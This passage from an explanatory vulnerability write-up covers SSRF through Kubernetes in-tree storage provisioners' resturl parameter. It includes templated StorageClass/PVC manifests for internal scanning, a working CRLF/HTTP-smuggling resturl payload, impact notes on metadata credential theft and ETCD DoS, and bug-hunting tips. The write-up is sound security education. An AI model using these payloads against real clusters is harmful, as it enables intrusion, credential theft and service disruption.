This is the same StorageClass as before, but with two placeholders. {{SC_NAME}} is where the worker puts a unique name for each attempt, and {{URL}} is where it puts the IP and port to test. The # after {{URL}} is the same fragment trick as before. The rest of the settings are the same as in the first payload.
The second is template_pvc.yaml:
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
name: {{PVC_NAME}}
spec:
accessModes:
- ReadWriteOnce
volumeMode: Filesystem
resources:
requests:
storage: 8Gi
storageClassName: {{SC_NAME}}
Again, the same PVC as before, with {{PVC_NAME}} for a unique name and {{SC_NAME}} to link it to the StorageClass the worker just created.
Step 4: CRLF and HTTP smuggling for full request control
A more powerful variant was found for older releases. It requires two preconditions:
- Kube Controller Manager logs reachable by the customer.
- A Kubernetes cluster using a Go version below 1.12 (the report references
https://github.com/golang/go/issues/30794).
Logs are the text files where a program writes what it is doing. If the customer can read the controller manager's logs, they can read whatever the controller manager prints, including error messages that contain the response from the internal resource. CRLF stands for Carriage Return Line Feed, the two characters that mark the end of a line in HTTP. HTTP smuggling is a class of attack where you sneak a second request inside the first one by injecting CRLF sequences, so that the server processes two requests when it thinks it is processing one.
The Go vulnerability allowed HTTP smuggling and CRLF injection. Combined with the half-blind SSRF, it let the attacker send complete crafted requests, including custom headers, HTTP method, parameters and data, executed by the controller manager, and retrieve full HTTP responses from the internal resource.
The researchers deployed a local environment simulating the exchanges between the GlusterFS Go client and a fake targeted server; the proof of concept is http-smuggling-poc in the zip file. The working resturl payload performing the smuggling and CRLF attack during provisioning, in order to leak the response into the controller manager logs, is:
http://172.31.X.1:10255/healthz? HTTP/1.1\r\nConnection: keep-
alive\r\nHost: 172.31.X.1:10255\r\nContent-Length: 1\r\n\r\n1\r\nGET /pods? HTTP/1.1\r\nHost: 172.31.X.1:10255\r\n\r\n
The complete HTTP response leaked inside the controller manager logs is shown here:
Root cause
The in-tree storage provisioners accept a user-controlled URL from a StorageClass and issue HTTP requests to it from the controller manager, which runs inside the vendor perimeter. "In-tree" means the provisioner ships as part of Kubernetes itself, rather than as a separate add-on. The # fragment trick works because the appended path (/volumes for GlusterFS) is dropped by the client before the request is sent, leaving the attacker in control of the host and path. The redirect trick works because the Go net/http library follows 302 redirects and converts POST to GET. The smuggling variant works because of the Go issue referenced above, which allowed CRLF injection in URLs on releases below 1.12.
Existing defences did not stop this because the StorageClass is a customer-created object and the URL is a legitimate parameter of the provisioner. The trust boundary between the customer cluster and the vendor control plane is crossed by design when the controller manager handles provisioning. A trust boundary is a line in a system where the level of trust changes: on one side, data is treated as untrusted; on the other, it is trusted. Here, the customer's objects are on the untrusted side, but the controller manager acts on them from the trusted side.
Impact
The impact is vendor-dependent, and the researchers deliberately took the lowest score they found across the distributors they reported to. They invite discussion on the CVSS score because it depends on the managed context. CVSS is the Common Vulnerability Scoring System, a standard way of giving a vulnerability a number from 0 to 10 to express how serious it is. The report lists the following impact analysis.
Integrity
- Lateral movement with cloud credential theft from the metadata API.
- Remote command execution using those credentials.
- Reproducing the scenario in an IDOR way with other resources discovered in the LAN area.
Integrity means the attacker can change things they should not be able to change. Lateral movement means moving from one compromised machine to another. Remote command execution means running commands on a machine you do not physically control. IDOR stands for Insecure Direct Object Reference, a bug where you can access someone else's object just by changing an identifier in a request.
Confidentiality
- Information gathering by LAN scanning (SSH versions, HTTP server versions, and so on).
- Instance and infrastructure information by requesting internal APIs such as metadata APIs (
http://[redacted], and others). - Customer data leak by using cloud credentials.
Confidentiality means the attacker can read things they should not be able to read. SSH is the protocol for logging into a remote machine over the network.
Availability
All the post-exploitation scenarios for integrity could be used for disruption, making the master instance of the customer's perimeter or other customers unavailable. Examples include corrupting the ETCD database or making critical calls to the Kubernetes API. Availability means the service keeps working for legitimate users; an attack on availability makes it stop working.
Among the different managed Kubernetes providers, the researchers managed to perform actions such as privilege escalation with credential retrieval via metadata instances and DoS of the master instance with unencrypted HTTP requests against ETCD master instances. Privilege escalation means gaining more permissions than you were given. DoS stands for Denial of Service, an attack that makes a service stop responding.
Fix
The report does not describe a specific fix or a change made by the vendor. The conditions that make the attack possible are the user-controlled resturl in the in-tree storage provisioners, the controller manager running inside the vendor network, and, for the full variant, customer access to controller manager logs combined with a Go version below 1.12. Removing any of these conditions would break the chain; the report does not state which one was changed.
Variants to test
- Other in-tree storage provisioners that accept a URL parameter, such as
scaleioandstorageos, which the report names alongsideglusterfs. A positive result is an outbound request from the controller manager to an attacker-controlled host. - The
#fragment trick on any provisioner that appends a fixed path to a user-supplied URL. A positive result is a request arriving at the attacker host without the appended path. - A 302 redirect from an attacker-controlled endpoint to an internal address. A positive result is a GET request to the internal resource, visible in
kubectl describe pvcorkubectl get eventoutput. - CRLF and HTTP smuggling payloads in
resturlon clusters using Go below 1.12 with controller manager logs exposed. A positive result is a full HTTP response from the internal resource appearing in the logs.
Hunting notes
This kind of bug tends to hide in managed services where a customer-controlled object causes a component inside the provider network to make outbound requests. During recon, look for storage classes and other resources whose parameters include URLs, and check whether the provider exposes controller manager logs to the customer. The # trick and the 302 redirect are cheap ways to confirm control over the request before investing in automation. The researchers showed impact by scanning the internal range with parallel workers and by demonstrating credential retrieval from metadata instances and DoS against ETCD, which is what made the report convincing beyond a simple SSRF.
Glossary
- API: Application Programming Interface, a defined way for one program to talk to another, like a menu of allowed requests.
- Availability: the property that a service keeps working for legitimate users.
- Base64: a way of writing binary data as plain text, often used to store passwords in configuration files.
- Bash: the standard command-line shell on Linux and macOS.
- Cloud-controller-manager: the Kubernetes component that handles cloud-provider-specific tasks such as creating disks or load balancers.
- Confidentiality: the property that data is only readable by those authorised to read it.
- CRLF: Carriage Return Line Feed, the two characters that mark the end of a line in HTTP.
- CVSS: Common Vulnerability Scoring System, a standard 0 to 10 score for the severity of a vulnerability.
- DoS: Denial of Service, an attack that makes a service stop responding.
- ETCD: the database where Kubernetes stores all its state.
- Fragment: the part of a URL after
#, which clients never send to the server. - GET: an HTTP method used to ask for a resource.
- GlusterFS: a distributed file system; Heketi is the tool that manages it.
- Go: the programming language Kubernetes is written in;
net/httpis its standard HTTP library. - HTTP: the protocol browsers and servers use to exchange requests and responses.
- HTTP header: a metadata line at the top of an HTTP request or response, such as
HostorContent-Type. - HTTP smuggling: an attack where a second request is hidden inside the first by injecting CRLF sequences.
- IDOR: Insecure Direct Object Reference, a bug where you can access someone else's object by changing an identifier.
- Integrity: the property that data cannot be changed by those not authorised to change it.
- JSON: a text format for structured data, widely used by APIs.
- Kube-controller-manager: the Kubernetes component that reconciles desired state with actual state.
- Kubelet: the agent that runs on each node and manages containers.
- Kubernetes: a system for running software in containers across many machines.
- LAN: Local Area Network, a private network inside an organisation.
- Lateral movement: moving from one compromised machine to another inside a network.
- Metadata instance: an internal cloud service that machines can query to learn about themselves, often including credentials.
- PersistentVolumeClaim (PVC): a Kubernetes object requesting storage.
- POST: an HTTP method used to send data to a server.
- Privilege escalation: gaining more permissions than you were given.
- Remote command execution: running commands on a machine you do not physically control.
- Secret: a Kubernetes object that holds sensitive data such as passwords.
- SSH: the protocol for logging into a remote machine over the network.
- SSRF: Server-Side Request Forgery, tricking a server into making a request on your behalf.
- Status code: the three-digit number a server returns, such as 200 (OK) or 302 (redirect).
- StorageClass: a Kubernetes template describing how to create storage.
- Trust boundary: a line in a system where the level of trust changes.
- Volume: a piece of storage a container can use.
- VPC: Virtual Private Cloud, the private network a provider gives to its customers.
- Worker: a script or process that repeatedly performs the same task.
- YAML: a human-friendly text format for describing data, used for Kubernetes configuration files.




